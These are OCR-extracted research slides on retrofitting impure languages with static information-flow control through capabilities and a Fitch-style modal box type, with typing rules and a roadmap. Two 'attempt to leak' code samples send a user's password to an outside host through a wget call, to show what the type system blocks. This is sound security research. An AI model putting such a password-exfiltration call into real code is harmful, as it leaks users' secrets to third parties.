Not half-baked, *raw*!

Retrofitting Impure Languages with Static Information-Flow Control

Nachiappan Valliappan, Alejandro Russo

CHALMERS
UNIVERSITY OF TECHNOLOGY

Guilt-free side effects

In an “impure” language

```
print    :: String -> ()
getLine  :: String
```

As opposed to being ***shamed*** for it

```
print    :: String -> IO ()
getLine  :: IO String
```

The beauty of purity

Everyone is shamed alike, including ***attackers***!

```
speedyThirdPartyAdd :: Int -> Int -> IO Int
```

The beauty of purity

Unsafe interface

```
isCommonPwd :: String -> IO Bool
```

Safe interface

```
isCommonPwd :: Lab_H String -> MAC_L (Lab_H Bool)
```

Alejandro Russo. Two Can Keep a Secret, If One of Them Uses Haskell. 2015.

The ugliness of purity

The ~~ugliness~~ impracticality of purity

Most languages are not pure!

The atrocity of *im*purity

Unsafe interface

```
isCommonPwd :: String -> Bool
```

Safe interface

```
??
```

How do you restrict something you cannot even see?!

Fine-grained IFC?

- Reimplement the entire compiler
- Refactor existing programs extensively

Recovering purity using a ‘modal’ type (2020)

Recovering Purity with Comonads and Capabilities

VIKRAMAN CHOUDHURY, Indiana University, USA and University of Cambridge, UK
NEEL KRISHNASWAMI, University of Cambridge, UK

In this paper, we take a pervasively effectful (in the style of ML) typed lambda calculus, and show how to *extend* it to permit capturing pure expressions with types. Our key observation is that, just as the pure simply-typed lambda calculus can be extended to support effects with a monadic type discipline, an impure typed lambda calculus can be extended to support purity with a *comonadic* type discipline.

Designing specific modal types (2017)

Fitch-Style Modal Lambda Calculi

Ranald Clouston*

Department of Computer Science, Aarhus University, Denmark
ranald.clouston@cs.au.dk

Capabilities for information flow (2011)

Capabilities for information flow

Arnar Birgisson Alejandro Russo Andrei Sabelfeld

Chalmers University of Technology

{arnar.birgisson,russo,andrei}@chalmers.se

Retrofitting IFC, the gist

Pure and safe

```
isCommonPwd :: Lab_H String -> MAC_L (Lab_H Bool)
```

Impure, *yet safe*

```
isCommonPwd :: []_H String -> IOCap_L -> []_H Bool
```

Safe implementation

```
isCommonPwd :: []H String -> IOCapL -> []H Bool
isCommonPwd bpwd ioc =
      let pwds = ioc.wget(“ben.se/commonpwds”);
      boxH $
            let pwd = unboxH bpwd;
            pwd `elem` pwds
```

Attempt to leak

```
isCommonPwd :: []H String -> IOCapL -> []H Bool
isCommonPwd bpwd ioc =
      let pwds = ioc.wget("ben.se/commonpwds");
      boxH $
            let pwd = unboxH bpwd;
            ioc.wget("bob.se/snoopy?pwd="++pwd);
            pwd `elem` pwds
```

Attempt to leak

```
isCommonPwd :: []H String -> IOCapL -> []H Bool
isCommonPwd bpwd ioc =
      let pwds = ioc.wget("ben.se/commonpwds");
      boxH $
            let pwd = unboxH bpwd;
            ioc.wget("bob.se/snoopy?pwd="++pwd);
            pwd `elem` pwds
```

The two-part story

1) Retrofit an impure language with capabilities

2) Restrict use of capabilities using a modal type

Capabilities for effects

```
print   :: Print_l -> String -> ()
getLine :: GetLine_l -> String
```

Retrofitting with capabilities

Every program P that uses this API

```
print   :: String -> ()
getLine :: String
```

can be *injected* into a language that uses this API

```
print   :: Print_l -> String -> ()
getLine :: GetLine_l -> String
```

by making $\texttt{Print}_l$ and $\texttt{GetLine}_l$ available in the context of P

Retrofitting with capabilities

```
…
print str
…
```

```
…
prc.print str
…
```

Leaks are a feature!

```
legalLeak :: GetLine_H -> Print_L -> ()
legalLeak glc prc = prc.print(glc.getLine());
```

Leaks can be blocked

```
notALeak :: []H GetLineH -> PrintL -> []H ()
notALeak glc prc = …
```


Restricting use of capabilities

$\texttt{Print}_{\texttt{L}}$ should not be accessible inside $[]_{\texttt{H}}\ \texttt{A}$

$\texttt{GetLine}_{\texttt{H}}$ should not be accessible inside $[]_{\texttt{L}}\ \texttt{A}$

Importing a boxed type

$\Box_\ell A$




Import

$$\frac{\Gamma \vdash t : \Box_\ell A}{\Gamma, \text{🔒}_\ell \vdash \mathbf{unbox}\ t : A}$$

Importing a boxed type

$\Box_\ell A$




Import

$$\frac{\Gamma \vdash t : \Box_\ell A}{\Gamma, \text{🔒}_\ell, \Gamma' \vdash \mathbf{unbox}\ t : A}\ \forall \ell'.\ \text{🔒}_{\ell'} \notin \Gamma'$$

Mostly technical, can be factored out


Importing read capabilities



Import

$$\frac{\Gamma \vdash t : \mathrm{RCap}_{\ell'} \qquad \ell' \sqsubseteq \ell}{\Gamma, \ell \vdash \mathbf{promote}_{\mathrm{rc}}\ t : \mathrm{RCap}_{\ell'}}$$

Importing write capabilities




Import

$$\frac{\Gamma \vdash t : \mathrm{WCap}_{\ell'} \qquad \ell \sqsubseteq \ell'}{\Gamma, \ell \vdash \mathbf{promote}_{\mathrm{wc}}\ t : \mathrm{WCap}_{\ell'}}$$

Importing ground types


String



Import

$$\frac{\Gamma \vdash t : \tau}{\Gamma, \ell \vdash \mathbf{promote}_{\mathrm{gr}}\ t : \tau}$$

Exporting a boxed type




$\Box_\ell A$ Export

$$\frac{\Gamma, \text{🔒}_\ell \vdash t : A}{\Gamma \vdash \mathbf{box}\ t : \Box_\ell A}$$

Imports and exports on arbitrary types

A is an *arbitrary* type



Fitch-style modal calculus

$$\Gamma ::= \cdot \mid \Gamma, x : A \mid \Gamma, 🔒_\ell$$

$$\frac{}{\Gamma, x : A, \Gamma' \vdash x : A}\ \forall \ell'.\ 🔒'_\ell \notin \Gamma' \qquad \frac{\Gamma, 🔒_\ell \vdash t : A}{\Gamma \vdash \mathbf{box}\ t : \Box_\ell A}$$

$$\frac{\Gamma \vdash t : \Box_\ell A}{\Gamma, 🔒_\ell, \Gamma' \vdash \mathbf{unbox}\ t : A}\ \forall \ell'.\ 🔒_{\ell'} \notin \Gamma' \qquad \frac{\Gamma \vdash t : A \qquad Con(\ell, A)}{\Gamma, 🔒_\ell, \Gamma' \vdash \mathbf{promote}\ t : A}\ \forall \ell'. 🔒_{\ell'} \notin \Gamma'$$

Some properties of the system

$$\Gamma \vdash \tau \to \Box_\ell \tau \qquad \frac{\vdash A}{\Gamma \vdash \Box_\ell A}$$

$$\Gamma \vdash \Box_\ell (A \to B) \to \Box_\ell A \to \Box_\ell B$$

$$\nvdash \mathrm{RCap}_\ell \qquad \nvdash \mathrm{WCap}_\ell$$

Normalization (CBV)

$$(\beta) \quad \mathbf{unbox}\ (\mathbf{box}\ t) \longrightarrow t$$

Experimental extensions

We can currently write this

```
labAnd :: []H Bool -> []L Bool -> []L ([]H Bool)
```

But we could also write this

```
labAnd :: []H Bool -> []L Bool -> []H ([]L Bool)
```

So perhaps we want this?

$$\mathbf{com} : \Box_\ell(\Box_{\ell'} A) \to \Box_{\ell'}(\Box_\ell A)$$

Experimental extensions

Perhaps index by two labels for more precise labeling?

$$\Box_{\ell_i\,\ell_o} A$$

Roadmap

- Prove normalization and a suitable notion of noninterference

- Extend with richer capabilities

  (exceptions, mutable state, etc.)

- Extend with quantification over labels

- Maybe, just maybe, implement an actual language

EOM